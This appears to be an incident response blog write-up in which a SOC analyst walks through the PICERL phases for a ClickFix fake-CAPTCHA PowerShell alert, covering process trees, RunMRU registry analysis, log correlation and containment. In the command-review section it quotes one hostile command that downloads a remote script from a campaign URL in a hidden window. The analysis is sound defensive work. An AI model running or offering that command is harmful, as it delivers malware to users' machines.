
The core incident response cycle I follow is the SANS PICERL model:
- Preparation
- Identification & Scoping
- Containment / Intel Development
- Eradication / Remediation
- Recovery
- Lessons Learned
These six steps form the foundation for the actions we execute whenever a security incident is identified. Below, I'll walk through each phase with examples to paint the picture.
This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
Preparation
- Detections/Alerting (Snort, Suricata, YARA, Sigma)
-
Logging Infrastructure (Windows Event Logs, Linux
/var/log, NetFlow, IDS, NSM/Zeek) - Playbooks (Communication Plan, Escalation Criteria, Isolation/Containment Procedures)
Identification & Scoping
- Alert Triage
- Security Event Escalation Criteria
- Identifying all users/assets involved
- Subnets, VLANs, Departments
Containment / Intel Development
- Determining the customer's priority for containment vs. intel development
- VLAN logical separation, taking the host off network, BPF host isolation, EDR actions
- Observing attacker behavior to determine TTPs
- Determining the actor's goals based on observed activity
- Identifying all systems impacted
Eradication / Remediation
- Remove any system under adversary control from the network simultaneously
- If any compromised system is missed, return to previous steps
Recovery
- Rebuild systems
- User acceptance testing
Lessons Learned / Threat Intel Consumption
- Ingest threat intel gathered during the investigation
- Refine playbooks and SOPs
- Implement controls for any visibility gaps identified
- Schedule follow-on investigation if needed
Executive Summary
- Defender generated a High Severity – Suspicious PowerShell Activity alert on an endpoint within a 20K+ device enterprise environment
-
Triage identified a hidden, non-interactive PowerShell command
attempting to download a remote script via
Invoke-WebRequest -
Process tree analysis showed PowerShell spawned
directly from
explorer.exe— notable in combination with the suspicious flags observed - Registry analysis (RunMRU) confirmed the command was entered manually into the Windows Run box
- Threat intel attributed the activity to the ClickFix campaign — a social engineering technique using fake CAPTCHA pages to trick users into pasting malicious commands
- Defender, Sysmon, and Zeek logs confirmed the download was successfully blocked — no file creation, no successful network connection
- User interview and log correlation confirmed the affected user visited the compromised site and was the one who pasted the command — no insider threat or pre-existing compromise identified
- Device was isolated, forensically imaged, and ultimately reimaged as a precaution; no further indicators of compromise were found
- Findings were used to refine SOC playbooks and train DFIR staff on RunMRU analysis and ClickFix-style TTPs
Scenario Walkthrough
Now that we've covered the high-level framework, I want to walk through a scenario where I executed this process in practice.
Note: The screenshots used in this write-up do not reflect my actual environment or its logs — they're pulled from public reporting on the same malware campaign for illustrative purposes. The scenario itself, however, is based on an actual incident I led and responded to, recreated here as accurately as I can for this write-up. This isn't a sophisticated APT-level intrusion — it's a realistic example of the kind of day-to-day alert triage and incident response work a SOC handles regularly.
Environment: Large enterprise, 20,000+ endpoints (Windows/Linux) spread across multiple global sites. We run Microsoft Defender for endpoint protection and Sentinel for log aggregation/alert triage.

Trigger: While conducting alert triage in Defender, I observed an alert for Suspicious PowerShell Activity on an endpoint.
1. Preparation
Technically we're already past this phase by the time an alert fires, but it's worth noting what was already in place that came into play later in the process: our isolation/escalation playbooks were available and up to date, and the on-call roster was current.
2. Identification & Scoping
a. Initial Alert
Initial notification came in through Microsoft Defender as a host-based alert for suspicious PowerShell activity.
These alerts aren't uncommon in a large enterprise — we have sysadmins and engineers running PowerShell scripts for automation and deployments, including routine scheduled CIM-based queries against workstations. So the first step is always verification: review the alert content, validate the detection criteria, and make an initial assessment of how suspicious it actually is.
This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
b. Command Line Review
In this case, I looked at the PowerShell arguments first. Inside the
command line, I saw an
Invoke-WebRequest cmdlet reaching out to a web URL to
retrieve a PowerShell script. The command observed was:
powershell.exe -w hidden -c "iwr 'https://yogasitesdev.wpengine.com/2/15.ps1'"Breaking the command down:
-
-w hidden— opens PowerShell in a hidden window, invisible to the user -
-c— passes everything that follows as a command to execute in that hidden window -
iwr— alias forInvoke-WebRequest, functionally similar tocurlorwget— used to retrieve data over HTTP

This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
None of this is normal admin behavior. There's very little legitimate reason an admin would want to silently download something from an external site in a hidden window where they couldn't even monitor progress. If an admin was doing this intentionally, that activity itself would need to be reviewed and explained.
Finding: I determined the command to be a true positive and escalated the alert to a full security incident, looping in the SOC team to execute the IR playbook. We started an investigation timeline at this point, noting the time of alert, time of log, and time of command execution.
c. Scoping

With the determination made that this was worth investigating, I moved into scoping. Scoping involves answering the "who" and "what" — gathering all available host information tied to the alert. Key questions I ask when scoping a device:
- Hostname, IP, MAC address, subnet, department, purpose
- Assigned user / last user logged in
- Any previous alerts on this device (is this a trend, or are we seeing the middle of a kill chain?)
- Any similar suspicious PowerShell alerts across the environment in the last 14 days?
This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
Once host information was gathered and all systems related to the alert were scoped, we moved to the next phase.
3. Containment / Intel Development
a. Containment Decision
This phase is always a balancing act. The instinctive reaction from most customers is "isolate the device immediately" — which is a completely valid response. But it's worth asking (and presenting to the customer): what if the attacker is mid-process, downloading additional tooling or establishing a backdoor? Isolating too early can tip them off that we're onto them, when a brief tactical pause could let us observe and log additional traffic — what files are being accessed, what's normal activity on this device, can we correlate the suspicious activity to a specific timeframe, is there a pattern in the resources being targeted (file servers, databases, etc.)? Even a 24-hour observation window can significantly help downstream during eradication and recovery.
To be clear — this isn't "let the attacker run free." We can still apply mitigating controls while observing and collecting intel:
- Restrict the subnet to a separate section of the network
- Deploy a honeypot
- Place the device on a restricted VLAN that allows internet access but limits what it can reach
There are a number of ways to mitigate risk while still gathering intel — but ultimately, this decision comes down to the customer's risk appetite for the situation.
b. Isolation & Forensic Collection
In this case, the customer wanted immediate isolation. I created an ITSM ticket for documentation and coordinated with the network operations team to place the device on an isolated VLAN. We identified the user active on the device at the time of the alert and used the company directory to locate their building, correlating it to the device's registered location. Once isolation was confirmed, I sent myself and another team member onsite to conduct forensic collection.
We escalated to leadership, who coordinated with HR to have the user step away from the device — while leaving it powered on and in its current state to preserve forensic value. Onsite, we collected memory and a triage image using DumpIt and KAPE (see the Windows Forensic Collection post for a walkthrough of these tools), then powered down the device, completed chain-of-custody documentation, and brought it back to the SOC for a full bit-by-bit disk image.

This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
c. Team Roles
Back at the SOC, we split investigative efforts:
- Triage analysts continued standard CONMON (continuous monitoring) duties
- Senior analyst pivoted to network artifact review, prioritizing communication to/from the device
- Threat intel analyst was assigned IOC/TTP research — domain analysis (age, owner, ASN, CDN) and known TTPs for PowerShell misuse tied to the domain in question
- Incident handlers (myself included) focused on the customer's top question: was this a malicious actor who had compromised the box, an insider threat, or malware?
The first thing we did was review PowerShell logs for other signs of malicious command activity before or after this execution. We found nothing in any user profile — which made sense once we determined the activity was non-interactive (more on that below).
d. Process Analysis
We pivoted to process analysis, running the memory image through MemProcFS to pull the parent process tree and examine how PowerShell was actually launched.
explorer.exe
└── powershell.exe
On its own, explorer.exe →
powershell.exe isn't a smoking gun — a legitimate admin
manually launching PowerShell via Win+R produces the exact same
parent-child relationship. What made this noteworthy was the
combination: that process tree plus the
command-line flags we'd already identified (-w hidden,
-c iwr reaching an external URL). A hidden,
outbound-downloading PowerShell spawned directly from
explorer.exe with no scheduled-task or service host in the
chain — that's the full picture that warranted attention.
For context: automated PowerShell activity from a scheduled task would
typically chain from
svchost.exe. A user launching PowerShell through the Start
menu search would produce an intermediate process:
explorer.exe
└── SearchApp.exe (or SearchUI.exe on older builds)
    └── powershell.exe
The absence of any intermediate host process — combined with the suspicious flags — made Run box (Win+R) usage the most likely explanation, which we then moved to confirm via the registry rather than treating it as concluded.

This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
To confirm, we pivoted to the RunMRU registry key, extracted from the KAPE image:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU(RunMRU = "Most Recently Used" — tracking commands entered into the Windows Run box.)

This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
By comparing the MRUList value stored in the same key, we
could determine execution order — and in this case, the most recent
entry matched the suspicious PowerShell command that triggered the
alert.
This also explained why we hadn't found anything in PowerShell's
interactive command history: a command launched via the Run box as a
process argument (-c/-enc) is
never treated as an interactive session, so it never
gets logged to ConsoleHost_history.txt. The SOC team was
able to independently confirm the activity via the Windows Event Log
PowerShell channel — Script Block Logging (Event ID
4104) showed the activity on the host, but no other
signs of compromise before or after.
At this point, we'd confirmed PowerShell was launched directly from the Windows Run box. This raised two critical follow-up questions:
- Who or what ran it in the Run box?
- Was the download successful?
e. Threat Intel Correlation

Our threat intel team reported back that this URL, along with similar TTPs, was a known characteristic of the ClickFix campaign — where threat actors use fake CAPTCHA pages to social-engineer victims into copying and pasting a malicious command into the Windows Run box, under the guise of "verifying" they're human.

This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.

This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
Priority shifted to determining whether the download succeeded, and if so, what post-compromise activity we should be hunting for.
Confirming download status:
- Defender logs — checked first for a successful download vs. a block. Defender reported the connection as blocked.
- Sysmon — confirmed no File Create events (Event ID 11) for that host during the relevant time window.
- Zeek conn logs — checked for any TCP connection to the destination IP or associated CDN/ASN ranges during that window. None were observed.

This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
Finding: the download attempt was successfully blocked, with no evidence of payload execution or file creation on disk.
Confirming origin of the command:
Since ClickFix relies on a human following fake on-screen instructions, we needed to confirm which user was responsible. I correlated:
- Defender sign-in/session data
- Windows Event IDs 4624 (logon, Type 2 — interactive), 11, and 13

This image does not reflect the actual incident but is an open source image used to reenact what happened on the client environment.
Only one user account had been active on the device at the relevant time, with no corresponding logoff event — confirming that user was logged in and present when the command executed. From there, we needed to determine what site the user had visited that led to this action.
We reviewed web history in Defender and identified a site visited shortly before the activity, with the timing aligning closely against both the alert timestamp and the RunMRU registry timestamp. Finally, I consulted directly with the user about their browsing activity around that time — their account matched what we'd already found, including the compromised site itself.
Conclusion: the user had visited a compromised site and was social-engineered via a fake CAPTCHA prompt into copying and pasting a malicious command into the Windows Run box, which triggered the alert.
4. Eradication / Remediation
We conducted additional analysis on the device to rule out any other signs of compromise — reviewing web history, downloads, and Prefetch files for application execution. No additional red flags were identified.
5. Recovery
As a precaution, we recommended the customer reimage the device to a known-good baseline before returning it to the network, and offered to assist with user-level security awareness training on this specific attack technique.
6. Lessons Learned
As a SOC team, we synced with the incident handlers and threat intel analysts to run a roundtable on findings and research from this incident, focused on its value for future IOC development and detection logic. This incident also gave us the opportunity to:
- Refine our playbooks to better distinguish user-initiated vs. non-user-initiated PowerShell activity
- Run a crash course for DFIR personnel on RunMRU key analysis, web artifact review, and Prefetch examination
- Analyzed investigation timeline for improvements
While this wasn't a full domain compromise, I think it's a strong, realistic example of the kind of alert triage and incident response work a SOC team handles on a regular basis — and a good demonstration of how seemingly "routine" PowerShell alerts can require real forensic depth to properly attribute and close out.